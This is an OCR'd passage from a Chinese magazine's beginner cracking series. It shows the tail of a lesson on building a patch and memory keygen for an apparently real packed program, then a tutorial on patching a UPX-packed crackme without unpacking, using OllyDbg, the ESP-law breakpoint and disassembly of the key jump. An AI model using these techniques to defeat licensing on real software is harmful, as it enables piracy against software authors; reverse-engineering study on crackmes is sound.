


图7

码，我输入的是1234，这时注意观察寄存器里的值，哈哈，发现EAX里已经有我们的真密码了，如图6。




图8

下面我们来制作文件补丁和内存注册机吧！使用的工具当然还是KeyMake，如图7，需要说明的是，原文件是加壳的程序，而破解后的文件是修改了跳转的。下面我们来制作注册机，大家参照着图8所示就可以制作了，**004AD270 . E8 6B77F5FF CALL ulockU.004049E0**，指令长度为5，这是因为E8 6B77F5FF每两个为一个长度，大家还是具体的来实践一下吧！

（文章中涉及到的工具OD、KeyMake已经收录在了光盘中）

从零开始学破解之（二十）

SMC破解大法

Talent Feng

上一节课学习了如何对付软件的另一种保护手段“自效验”，现在我们已经见识了软件常用的两种保护手段：加壳和自效验。作为主流的软件保护技术，加壳与自效验之间究竟是怎样一个关系呢？做一个简单的比喻，软件的“壳”就相当于我们平时穿的衣服，替我们遮风避雨，而软件的“自效验”就是我们自己的身体防线。所以可以很清楚的看到，加壳与自效验是相辅相成的。加壳注重于外在的保护，好比是厚重的盔甲一般，而自效验则注重于内在的保护，相当于精心修炼的内功。正是因为这样的关系，如今的软件作者都非常喜欢使用这种内外结合的保护模式。

对于软件的壳我们可以采取各种脱壳的技术来对付，对于自效验处理起来就有些难度了，不仅需要进行细心的跟踪还需要认真的思考，逐步寻找到自效验的关键代码并成功进行修改才能算是大功告成。简单的总结一下定位自效验代码的过程：

1、跟踪程序的运行情况

2、寻找程序运行出现异常的代码段

3、定位代码段中关键的跳转语句

4、对跳转语句进行对应的修改

从以上能够看出对于自效验解决起来也不是一件非常困难的事，虽然此时这个过程看着非常简单，可小菜们一定要明白，实际操作起来可不是这么几句话就可以解决问题的。并且，现在大家遇到的还都是最简单的情况，就是“自效验”中最简单的一种模式。

今天，我要为大家讲解的是一个更为高级的破解方法：SMC破解大法。虽然这种方法仍然属于暴力破解的范畴，但是与其它暴破技术相比，SMC技术显得更为简单、粗暴。小菜们现在一定想知道什么是SMC破解技术，它有刚才说的那么“暴力”吗？

对SMC技术最简单的描述就是“不脱壳破解”。“什么是不脱壳破解？破解之前不是一定要脱壳吗？壳都不脱还怎么破解呢？”没想到刚为大家解释了这个概念，小菜们的问题就像连珠炮一样。呵呵，大家注意哦！我既没有说错，大家更没有听错，今天我们要学习的就是一个既不需要脱壳，还能够实现破解的方法，它就是SMC破解法。

按照一般的顺序，我们现在就要开始给小菜介绍SMC破解法的相关概念和基本原理了。但是，由于SMC破解法的特殊性（太过于暴力），所以它的原理是非常复杂的，小菜们理解起来有很大的困难。因此今天我们一改往日的模式，直接从实践入手为大家介绍传说中的SMC破解法！

第一章：实践篇

相信小菜们对于这个方法的原理多少还是有些耿耿于怀，在这里大家只用知道“SMC破解法”就是“不脱壳破解法”就足够了。

我们要用到的工具主要有OD、PEID（破解必备）以及一个加了壳的crackme（今天的任务很特殊，没有加壳的不予采用，要的就是破解的难度）。准备工作都做好后就可以开工了。已经习惯了先理论后实践这种模式的小菜对于今天的课程可能会觉得有些不适应，怎么什么都没有讲就先开始动手呢？大家不要着急，等我们做完了这个实验，再给大家进行详细的总结。

第一步、真假脱壳

使用PEID检查一下CRACKME，果然这个小程序被加壳了，使用的是UPX系列的壳。运行一下看看，任意输入一组注册名和注册码，弹出了一个“wrong”的提示窗口！嗯，下面的分析因为这个错误的提示而变得明朗起来。因为这里的“wrong”就是最典型的错误提示信息，它将是后面分析过程的重要线索（这一点小菜们都很明白了吧）。现在我们使用OD载入这个CRACKME，当出现询问是否继续分析的窗口时，记得要选择“否”，不出意外的话，OD会停在以下的代码处（图1）。

此时，又要使用到以前学过的脱壳知识了。“啊，不是说不用脱壳的吗？”小菜们问道！看来大家还真心急，先跟着做吧。我们仍然使用ESP定律脱壳法（第三次用到它了，大家都非常熟悉了吧），就当是带着大家再一次温习ESP定律脱壳法的过程吧，注意这里我们只是将主要的步骤列了出来，详细的内容大家可以参考以前的文章。




图1

X加油站：ESP脱壳法简易流程

首先使用单步跟踪的方法使程序一步一步的运行，当寄存器窗口中ESP一栏的数据变成红色的时候就不要再继续使用F8了（图2）。然后注意寄存器窗口中ESP一栏对应的数据，例如文中的0012FFA4。在OD的命令行窗口中输入以下命令**HR 0012FFA4**（注意中间的空格），输入完成后一定要按下回车，命令方能生效。接着在OD中将程序运行起来，按快捷键F9。由于断点的作用，程序会中断在以下代码处（图3），此时我们会发现程序停在了一个跳转语句上，使用F8进行单步跟踪，程序就会跳转到一个新的代码处（图4）。




图2




图3




图4

目前，我们所处的位置就是传说中的OEP了，也就是程序的原入口点。以前，当我们找到了程序的原入口点后，随之进行的就是将程序进行脱壳。回到我们的主题上来，刚才提到了SMC破解法是不需要脱壳的，所以我们不用在这里进行脱壳的操作（哦！原来还真是不脱壳）。

第二步、深入虎穴

此时，我们正处在一个没有脱壳的程序内部，现在该怎么办呢？在这里要提示一下大家，虽然按照平常的情况在目前这种不脱壳的情况下是无法进行进一步的分析的。以前小菜们也看到过，在没有脱壳的情况下，什么字符串提示、修改代码等等都是无法进行的。那现在要如何继续分析呢？大家注意，因为我们所处的位置是程序的原入口点，也即OEP处，所以情况可就不一样了！小菜们先打开字符串查找功能看看（图5），看到了吗！字符串提示信息居然都显示了出来。小菜们顿时大吃一惊，呵呵！其实这种变化莫测就是破解的魅力了，用一成不变的思维去破解是行不通的！所以，小菜们在以后学习的过程中一定要注意开放自己的思维哦。

打开了字符串查找窗口，下面的就简单了。寻找关键的提示信息，刚才试运行crackme的时候我们已经注意到了程序有一个很明显的提示，就是当我们输入的注册信息不正确的时候会出现“wrong”这样一句提示。这句提示就是我们今天的重点，在字符串列表中很容易就找到了wrong这句提示，双击它就来到了对应的代码处：

```
004539F5    83FB 0A       cmp    ebx, 0A
004539F8    75 E6         jnz    short 004539E0
004539FA    3B7D EC       cmp    edi, [ebp-14]
004539FD    75 0C         jnz    short 00453A0B
004539FF    B8 943A4500   mov    eax, 00453A94
; well done!
00453A04    E8 6339FDFF   call   0042736C
00453A09    EB 0A         jmp    short 00453A15
00453A0B    B8 A83A4500   mov    eax, 00453AA8
; wrong
00453A10    E8 5739FDFF   call   0042736C
```

为了方便说明问题，我们把有关代码都复制出来。现在，就开始分析一下。面对这段非常典型的代码，相信小菜们都能够简单的进行分析了，我们所需要做的就是寻找出这段代码中最关键的跳转代码。这段代码中最关键的是以下这一部分：

```
004539FD    75 0C         jnz    short 00453A0B
```

